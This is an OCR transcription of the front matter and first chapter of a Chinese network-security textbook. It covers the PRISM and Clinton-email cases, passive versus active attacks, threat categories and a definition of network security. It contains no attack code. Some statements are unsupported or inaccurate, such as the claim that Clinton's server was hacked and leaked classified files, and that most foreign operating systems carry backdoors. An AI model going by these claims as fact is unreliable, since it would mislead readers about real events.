


21世纪高等学校信息安全专业规划教材



网络安全

◎ 陈兵 杜庆伟 赵彦超 钱红燕 郝洁 王然 编著



清华大学出版社

21世纪高等学校信息安全专业规划教材
“十二五”江苏省高等学校重点教材

网络安全

陈兵　杜庆伟　赵彦超　钱红燕　郝洁　王然　编著

清华大学出版社
北京

内 容 简 介

本书围绕网络安全展开，全书共 9 章，第 1 章介绍网络安全的基本概念，对网络安全问题进行综述；第 2 章介绍常见的网络攻击技术，重点讲解各种攻击的原理和方法；第 3～6 章针对各种网络安全威胁及攻击手段，提出多种安全防护技术，如通过防火墙进行内外网的隔离，通过身份认证技术进行识别，通过 VPN 实现跨越公网的数据传输，通过 IDS 实现攻击防御；第 7～9 章结合当前热点介绍移动互联安全技术和物联网安全技术，并介绍各种安全管理的措施，以弥补技术上可能带来的不足。

本书适合作为高等院校信息安全本专科学生、研究生的教材，也适合企业 IT 管理人员、信息技术人员使用。

图书在版编目(CIP)数据

网络安全/陈兵等编著. —北京：清华大学出版社，2017
(21 世纪高等学校信息安全专业规划教材)
ISBN 978-7-302-48284-0

Ⅰ. ①网…　Ⅱ. ①陈…　Ⅲ. ①计算机网络－网络安全－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2017)第 207853 号

责任编辑：刘　星　战晓雷
封面设计：刘　键
责任校对：梁　毅
责任印制：李红英

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 装 者：清华大学印刷厂
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：18.5　　**字　　数**：454 千字
版　　次：2017 年 6 月第 1 版　　**印　　次**：2017 年 6 月第1 次印刷
印　　数：1～2000
定　　价：45.00 元

产品编号：076388-01

前　　言

2014 年习近平主席亲自担任中央网络安全和信息化领导小组组长，并表示“没有网络安全就没有国家安全”，他强调：“网络安全和信息化是事关国家安全和国家发展、事关广大人民群众工作生活的重大战略问题，要从国际国内大势出发，总体布局，统筹各方，创新发展，努力把我国建设成为网络强国。”这必将给我国信息安全专业人才培养带来重大的发展机遇。

在信息社会中，网络信息安全与保密是一个关系国家安全和主权、社会的稳定、民族文化的继承和发扬的重要问题。网络信息安全与保密的重要性有目共睹，特别是随着全球信息基础设施和各国信息基础设施的逐渐形成，国与国之间变得“近在咫尺”。网络化、信息化已成为现代社会的一个重要特征。Internet 一方面给人类带来很多便利，另一方面也打开了潘多拉魔盒，使得新的犯罪行为相伴而来。网络信息系统中的各种犯罪活动已经严重地危害了社会的发展和国家的安全。从技术角度看，网络信息安全与保密涉及计算机技术、通信技术、密码技术、应用数学、数论、信息论等多门学科。因此，网络安全的内涵和外延都极其丰富，试图在一本教材中将所有的安全技术都阐述出来是不可能的。

本书将重点聚焦在 4 个问题上，即：为什么要研究网络安全问题？网络威胁有哪些？如何从技术上进行安全防范？如何进行安全管理？

本书共分为 9 章，各章内容如下：

第 1 章主要介绍网络安全的基础知识，列举目前常见的计算机网络安全的威胁，以 ISO/OSI 和 TCP/IP 安全体系结构为模型，分析了安全服务和实现机制。第 2 章介绍国内外著名的黑客攻击案例、攻击手法和攻击过程，并结合 TCP/IP 协议分析其各层所存在的安全问题。第 3～6 章详细介绍网络安全的各种防范技术，通过身份认证决定访问者是否有进入系统的钥匙；访问者进门后通过访问控制来判断其具有哪些访问权限，防火墙如何进行内外网的隔离工作；通过 VPN 实现跨越公网的安全传输；通过 IDS 实现攻击防御。第 7 章介绍移动互联网络的相关安全技术。第 8 章介绍物联网安全技术。第 9 章介绍安全管理方案。

本书在编写过程中参考了大量的国内外文献，在此，谨向为网络安全发展作出贡献的理论研究者和实践探索者致以深深的敬意。没有你们坚持不懈的努力，网络安全肯定无法取得今天这样令人鼓舞的进展，当然，本书的成稿也是不太可能的。

在本书的编写过程中，我们得到了众多同事和学生的关心、支持和帮助，刘哲、王立

松、燕雪峰等老师以及胡峰、张佳乐、成翔等博士提供了大量的资料，在此一并向他们致以最诚挚的谢意。

本书适合供高等院校相关专业师生以及其他对网络安全感兴趣的读者使用。

由于网络安全技术涉及的范围广，内容多，发展更新快，加之编者学识、资料和编写时间所限，书中肯定有不少疏漏和不妥之处，敬请广大读者和专家批评指正，有兴趣的读者可发送邮件到 workemail6@163.com。

编　者

2017 年 6 月

目　　录

第1章　网络安全基础

随着 Internet 的飞速发展，各种安全问题接踵而至：黑客入侵，病毒肆虐，网络瘫痪，主页篡改……各种安全案例不胜枚举，因此，如何保证网络系统的安全已成为迫在眉睫的问题。

本章主要内容：

- 网络安全案例
- 计算机网络安全的威胁
- 计算机网络安全的定义
- 网络安全模型结构

1.1　网络安全案例

1.1.1　网络安全事件重点案例

1.1.1.1　“棱镜门”事件

美国中央情报局前雇员爱德华·斯诺登（图1.1）于2013年6月公开了美国正在开展的某一秘密监听行动，该行动被命名为“棱镜”计划。

当爱德华·斯诺登陆续爆出美国在全球范围内开展的监听监控及信息战的各种内幕后，世界各国对美国表示强烈谴责。该事件的发生不仅揭露了美国长期实施的信息侵犯和对各国的监听监控，还导致了诸多国家和政治联盟间的紧张关系。世界各国和相关研究机构对如何保护网络安全和隐私信息的讨论和研究随之成为热点。



图1.1　爱德华·斯诺登

爱德华·斯诺登在其披露内容中指出：在布什政府执政时期“棱镜”计划就已开始实施部署。美国诸多互联网公司在美国情报部门的指示下通过对网络中传输的各类信息（包括视频、照片、电子邮件、即时消息、存储数据等）进行数据挖掘，从而达到分析用户行为和行动的目的。在诸多监听内容中包含两个重要的监视项目：其一是监听世界各国用户的电话通话内容；其二是监视各国网民的网络活动和行为。

1. “棱镜”计划对中国的监听

由于在近年来大国竞争和博弈过程中美国一直视中国为主要的竞争对手，与此同时两国间的相互依赖关系日益加深并具有复杂性，美国及其情报部门自然十分重视对中国的监听监控工作，且具有以下特点。

1）监听时间跨度大

早在2007年美国情报机构已将中、日、韩三国视为重点监听监控对象。中国(包括港澳台地区)的数百个计算机终端和网络信息系统从2009年起就已被美国国家安全局入侵并实施监控。监控目标主要包括商政要员及科研单位。

与此同时，另一数据表明，美国情报机构在2011年实施的200余次网络攻击中有近八成主要针对中国及周边各国。不仅如此，美国某秘密机构早在数十年前就已成功渗透进入中国电信系统，其获取的重要情报不仅数量庞大，而且可靠性相当高。

2）监听方式多样

美国作为目前全球范围内掌握最先进信息技术的国家，充分利用了多种技术手段和庞大的网络优势对中国采取多种形式的监听监控。

首先，香港媒体从爱德华·斯诺登的透露中获悉，美国情报部门不仅成功入侵中国电信网络并获取了用户手机短信内容，而且对中国顶尖大学的教育网络和某电信运营商的海底光缆都发起过多次攻击。

其次，网络巨头思科公司作为美国军方以及政府机构主要的通信设备及服务供应商与美国情报部门有着千丝万缕的联系。由于以前中国的网络通信技术相对滞后，自主可控的网络通信设备在技术上还存在一定的瓶颈，所以直至目前中国仍有很多重点行业关键信息系统的建设项目不可避免地有思科系列产品的加入。一旦中美关系恶化以至于爆发战争，美国军方可轻松地利用思科产品的技术后门对中国重点行业关键信息系统进行致命攻击，其破坏力和战略影响不可估量。目前中国政府已经注意到这一点，并采取了一定的措施。

不仅如此，美国政府还联合其各联盟国协同实施对中国的监控监听。目前，中国连接亚太地区的光缆线路绝大多数经过日本。基于这一事实，日本某媒体曾报道称美方在2011年曾要求日方与其合作，通过光缆通信窃听协同部署对经过日方的电话内容及邮件信息的监控监听项目，其目的显然是收集和窃取中国方面的相关信息和情报。

3）监听程度较深

美国情报部门不仅对中国政府机密信息进行监控，商业与个人信息也在其监控范围之内。其中，中国(包括港澳台地区)已有数百个目标成为美国重点监控监视对象。

在德国某周刊网站上曝光的一份美国情报部门“监控世界”的地图上可以明显地看出，美国情报部门的监控区域包含近百个国家和地区的监控点，中国已被列为东亚地区的首要监控监听对象，其中包括北京、上海、成都、香港、台北等多个监控点。

2. “棱镜门”事件折射出的网络安全威胁

纵观“棱镜门”事件，不难看出，为保障信息安全，防御的对象已从信息技术漏洞、黑客攻击上升为整个网络空间安全防御。目前对中国网络安全造成威胁的攻击实体很有可能是有组织有预谋的组织或机构，甚至对方可能是敌对国家的网络作战部队。因此，对网络空间威胁进行系统的分析梳理具有极为重要的意义和紧迫性。从国家整体利益的高度可将目前主要的网络空间威胁分为以下几个方面。

1）源于国家层面的威胁

随着信息技术的发展，国家以及政治阵营间的竞争与对抗已从既有的军事、经济竞争和意识形态渗透延伸至网络信息对抗与防御，从而产生了国家间的威慑与威胁。其中最具代表性的当属美国。美国网络空间安全体系中所包含的中央情报局、国家安全局和国土安全

部扮演了网络信息防御、渗透和打击的核心角色。目前,在全球范围内仅有美国提出了主动进行网络攻击的战略部署,在其国家安全局领导下的网络作战部队无论在规模、防御和攻击能力还是技术水平方面都是其他各国难以抗衡的。作为全球范围内最大的情报组织,美国中央情报局在全球诸多国家和地区已秘密开展各项渗透工作。

2) 恐怖组织的威胁

美国“9·11”恐怖袭击事件发生之后,恐怖组织以及极端宗教、民族分裂三股势力发展迅猛。这三股势力已开始利用网络技术和手段进行各种鼓吹和发展活动。不仅如此,利用网络系统的漏洞对各国重点行业关键信息系统和基础设施进行网络攻击已成为近年来这三股势力进行破坏和恐怖活动的新型手段。恐怖活动的网络化不仅是我国面临的重要网络安全威胁,也已成为全球各国开展反恐工作的重点关注对象。

3) 经济犯罪的威胁

随着信息技术在金融服务中的广泛应用,许多跨国犯罪团伙和组织利用普通民众网络安全意识淡薄的特点预谋、策划以及实施的网络诈骗和电信诈骗案件一直持续增加。通过对国内破获的网络诈骗案件的分析可知金融服务系统的安全漏洞是犯罪分子寻找可乘之机的主要根源。安全漏洞具有不可完全消除的特性,随着金融信息服务的日益普及,网络经济犯罪的可乘之机也日益增加,所造成的危害和影响也随之逐渐增大。

4) 黑客团体的威胁

黑客团体在网络空间安全方面所造成的威胁也已日益增强。他们大多打着反对全球化、参与国际热点政治事件、鼓吹“无政府主义”和宣扬极端思潮的旗号在全球范围内进行网络攻击。黑客团体不仅对中国的网络安全造成了巨大威胁,对世界各国所造成的威胁也是不容小觑的。

5) 极端个人的威胁

随着“维基解密”“棱镜门”等事件的爆发,极端个人利用网络技术挑战整个国家乃至世界的趋势也日益受到关注。

“棱镜”计划的曝光使得美国及其联盟国家在全球范围内利用网络信息技术进行监控监听的事实浮出水面。美国安全部门在该计划中采用的多样监控监听手段以及极为先进的网络信息技术令全球各国极为震惊,对网络信息安全的警醒与反思随之辐射全球。随着网络信息技术的高速发展,网络安全显然已成为国家安全的重要组成部分。

因此,我们必须从“棱镜门”事件中深刻认识到该事件对中国网络安全乃至国家安全所造成的影响和巨大威胁,大力开展网络安全建设与技术革新,加快重点行业关键信息系统的自主可控化进程,构建全方位、多层次的网络空间安全体系。

1.1.1.2 “邮件门”事件

1. “邮件门”事件概要

美国前任国务卿希拉里·克林顿在处理公务邮件的过程中一直使用在其私人住宅中搭设的私人邮箱及服务器,其行为违背了美国政府对于使用指定公务邮箱进行公务邮件处理的规定。由于希拉里的私人邮件服务器在安全性方面存在漏洞,导致服务器被黑客非法登入,大量机密文件和美国政界丑闻被泄露,造成了恶劣的影响。希拉里所在政党的敌对阵营共和党及美国主流媒体对希拉里的行为表示强烈谴责。不仅如此,希拉里所使用的私人邮

件服务器被要求在规定时限内移交给政府进行审查与评估。

美国政府对于希拉里邮件泄密事件的高度重视并非针对希拉里个人，美国政府一贯重视电子邮件安全，对于邮件信息泄露事件的调查早在 2013 年就有先例。2013 年年底，美国纽约南区联邦地区法院曾发布搜查令，搜查的对象居然是赫赫有名的微软公司。该搜查令要求微软公司向美国政府提交一名电子邮件用户的所有电子邮件内容和相关账户信息。该搜查令的签发在全球范围内引起了广泛热议和讨论。欧美主流媒体以不同形式对此案进行了多次报道和评论，评论的焦点主要集中在电子邮件内容是否属于个人私有财产，政府对电子邮件内容的搜查是否属于侵犯公民个人私有财产的行为。

美国《隐私法》早在 1974 年就已颁布实施，该项法律不仅对与公民个人信息相关的各项利益予以保护，还强调了美国政府在必要条件下可以使用公民个人信息进行调查与执法。1986 年，对于计算机终端设备上所存储信息的保护在《电子通信隐私法》予以明确。为了控制垃圾邮件的扩散与蔓延，美国政府又于 2003 年出台了《反垃圾邮件法》。在 2014 年出台的《联邦档案责任法案》中明确规定非公务电子邮件系统不得用于政务人员之间的信息通信。

美国政府数十年来颁布的上述法律法规表明，美国政府非常重视作为常用通信手段的电子邮件的安全性，以至于需要通过立法进行管理监督。在完善相关立法的同时，美国政府还通过推行多种技术手段对电子邮件安全进行保护。例如，美国政府在其政府公务人员日常通信的邮件系统中增加了复杂的加密算法；美国众多电子邮件服务提供商（如微软公司和惠普公司）都在其邮件系统中架构了标识密码算法，以保障邮件传输的安全性；许多密码学专家和密码爱好者早已在网络中共享发布了许多用于邮件加密的工具，供民众使用。由此可见，电子邮件安全在美国社会受到了高度重视。

2. 中国针对邮件安全采取的措施

中国对邮件安全的重视与管理这些年来也日益加强，多部门已制定部署了相关保护邮件安全的项目与技术革新计划。国家发改委在 2013 年发布的组织实施信息安全专项的文件中指出：“综合利用基于标识技术的国家商用密码 SM9 专用算法加密，结合国家信息安全权威机构定点监测，建设安全邮箱服务平台，面向政务部门、团体组织和个人提供可靠的安全加密邮件与移动终端电子邮件消息加密推送等运营服务。”

国家信息中心立项的“基于标识密码技术的安全电子邮箱试点示范”、中国信息安全测评中心立项的“基于公网的跨域电子邮箱安全保密试点示范”已列入 2015 年国家信息安全专项名单。上述项目的立项和研究为解决国内电子邮件安全问题起到了示范与引导作用。

在加强电子邮件安全科研项目立项研究的同时，目前国内有关电子邮件安全的技术革新与解决方案提升也日益成熟。由国家密码管理局组织、编写及颁布的 IBC 标识密码算法及 SM9 密码算法在电子邮件安全领域已得到了广泛应用。与之协同配合的电子邮件安全标准也已由相关单位组织撰写。只有加紧研发推出新型的安全技术手段应用于电子邮件领域，才能使互联网应用的安全性和便捷性加速融合。

1.1.2 网络安全问题的提出

21 世纪是信息的时代。一方面，信息技术高速发展，呈现出空前繁荣的景象。另一方面，危害网络信息安全与保密的事件不断发生，形势异常严峻。网络信息安全是指为数据处

理系统而采取的技术的和管理的安全保护，保护计算机硬件、软件、数据不因偶然的或恶意的原因遭到破坏、更改、显露。其中既包含了层面的概念，例如计算机硬件部分可以看作物理层面，软件部分可以看作运行层面以及数据层面；又包含了属性的概念，其中破坏涉及的是可用性，更改涉及的是完整性，显露涉及的是机密性。网络信息安全与保密事关国家安全、社会稳定和国家基础设施的正常运行，因此必须采取措施确保网络信息安全与保密。

为什么网络安全问题如此严重呢？这是因为计算机网络是各种应用系统的数据传输平台。上层的各种应用系统，如电子商务应用、电子政务应用、各种办公系统等，所有的信息都在这个平台上进行传送，应用系统和各种平台的层次关系可以用图 1.2 来表示。




图 1.2　应用系统与网络平台的关系图

我们可以将网络平台看作邮政系统，将网络中的各种节点（如路由器、交换机等网络设备）看作进行各种信件分拣投递工作的分拣机和邮递员，而我们自己就是这个系统的上层应用程序。一旦我们到邮局寄出一封信件，邮局将根据地址进行信件的分拣，并运输到最终客户所在的邮局，通过邮递员送到最终客户手中。这里，我们寄出一封邮件，相当于发出一个网络分组，信封上的邮寄地址可以看作网络分组中的目的 IP 地址，落款可以看作网络分组中的源 IP 地址。

在正常情况下，邮局体系将正确无误地进行传送，并根据信封地址提交给最终客户。但是，如果某个邮递员比较粗心，在投递过程中遗失了信件，用网络术语来描述，就是网络分组在传送过程中丢失了；更有甚者，极个别邮递员对信件内容感兴趣，他可能将信件拆开看一看，这种情况可以称为“被动攻击”。而且还存在这种可能性，该邮递员是一个写作高手，对语法修辞有着深入的研究，他觉得信件内容有些语法错误，于是，他抑制不住冲动，提笔对信件内容进行了加工修改。这种情况就严重多了，不管他的初衷如何，是否善意，从安全角度而言，这种行为都属于“主动攻击”。不管是“被动攻击”还是“主动攻击”，这两种行为都对信息进行了窃听和篡改，对网络与信息安全造成了严重的威胁。

归纳而言，网络安全的具体内容包括：

(1) 运行系统的安全。主要保证信息处理和传输系统的安全。侧重于保证系统正常地运行，避免因为系统崩溃和损坏而对系统存储、处理和传输的信息造成破坏和损失。运行系统的安全内容主要包括计算机系统机房环境的保护、计算机网络拓扑结构设计的安全性考虑、硬件系统的可靠安全运行、计算机操作系统和应用软件的安全和数据库系统的安全等内容。运行系统的安全本质上是保护系统的合法操作和正常运行。

(2) 网络上系统信息的安全。包括用户身份认证（一般采用口令鉴别）、用户存取信息的权限控制、数据库记录访问权限、安全审计（一般系统都有日志记载）、计算机病毒防治、数据加密等内容。

(3) 信息传播后果的安全。侧重于防止和控制非法的、有害的信息传播，避免信息失控，本质上主要是维护社会的道德、法律和国家利益。

1.2 计算机网络安全的威胁

各种对计算机网络安全形成的威胁可以归结为以下几类。

1. 来自内部和外部的各种攻击

计算机网络极易受到来自外部或内部的各种攻击。攻击的手段包括被动攻击和主动攻击。所谓被动攻击是指侦听、截获、窃取、破译、业务流量分析、电磁信息提取等行为，被动攻击虽然不会对信息进行修改，但会造成信息内容的泄密。而主动攻击是指对网络传输的信息进行修改、伪造、破坏、冒充等操作，或者在网络上进行病毒扩散，这种攻击将对应用系统的安全运行造成极大的危害。典型的例子如冒充领导审批、签发文件等。

从来源看，攻击有来自外部和内部两种：

- 一些黑客试图穿过边界防火墙进入内部网络，当然由于防火墙的架设，这种来自外部的攻击行为大部分会被阻断，只有少数真正的高手才能穿越防火墙进入内部系统。
- 绝大部分攻击(包括被动攻击和主动攻击)主要来自内部，且大多采用被动攻击方式，即进行网络窃听，了解一些自己感兴趣而又没有权限查看的内容。更有少数人为达到某种目的，对内部各种服务器进行主动攻击，由于他们身处防火墙内部，而传统的边界防火墙是无法防范内部的各种攻击行为的。因此，内部的主动攻击已经成为网络面临的最大威胁之一。

2. 软件漏洞

软件漏洞主要表现为操作系统的漏洞和各种应用软件的漏洞。这些漏洞可能是软件编制人员为了调试方便预留的，但在软件正式发行时却忘记删除，从而为一些软件高手或者不速之客留下了入侵的后门。当然，也有的漏洞可能是程序员故意预留的，这种情况尤其值得重视。因此，在应用系统最终验收时，尤其要重视安全性方面的测试，防止出现后门。

3. 关键技术失控

目前常用的操作系统、数据库平台以及应用软件绝大部分来自境外厂商，许多关键技术并没有被我国掌握，更为糟糕的是这些被广泛使用的操作系统大多设有“后门”。尽管正常情况下这些后门不会被使用，但一旦出现诸如国家之间的信息战等紧急情况，黑客攻击可能上升为一种国家间的战争。为了各自国家的利益，这些境外厂商所在国家政府可能强行要求公开后门，甚至要求公开源码，后果将不堪设想。

4. 安全管理水平落后

网上新业务的开展、传统业务的开放式改造、不断变化的网络应用、网上攻击风险的日益增大都对网络系统的安全管理提出了更高的要求。俗话说“三分技术，七分管理”，而恰恰是由于管理跟不上，制度不完善，加上采用的安全技术和产品是零散的，导致许多网络即使在采用了先进技术，经过安全配置，甚至在已经使用了一部分专门的安全产品之后，管理人

员和技术人员依旧对自己网络的安全性没有很好地把握。如何有效地提高网络的安全性，保障网上业务顺利、安全地进行，将网络的安全隐患降低到一个可以接受的程度，让安全管理人员做到心中有数，是网络安全亟待解决的重要问题。

1.3　计算机网络安全的定义

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭到破坏、更改、泄露。即通过各种计算机、网络、密码技术和信息安全技术，保护在公用通信网络中传输、交换和存储的信息的机密性、完整性和真实性，并对信息的传播及内容有控制能力。

在正常情况下，信息在网络中安全地进行传输，如图 1.3 所示，源节点发出的信息通过网络信道传输到目标节点。

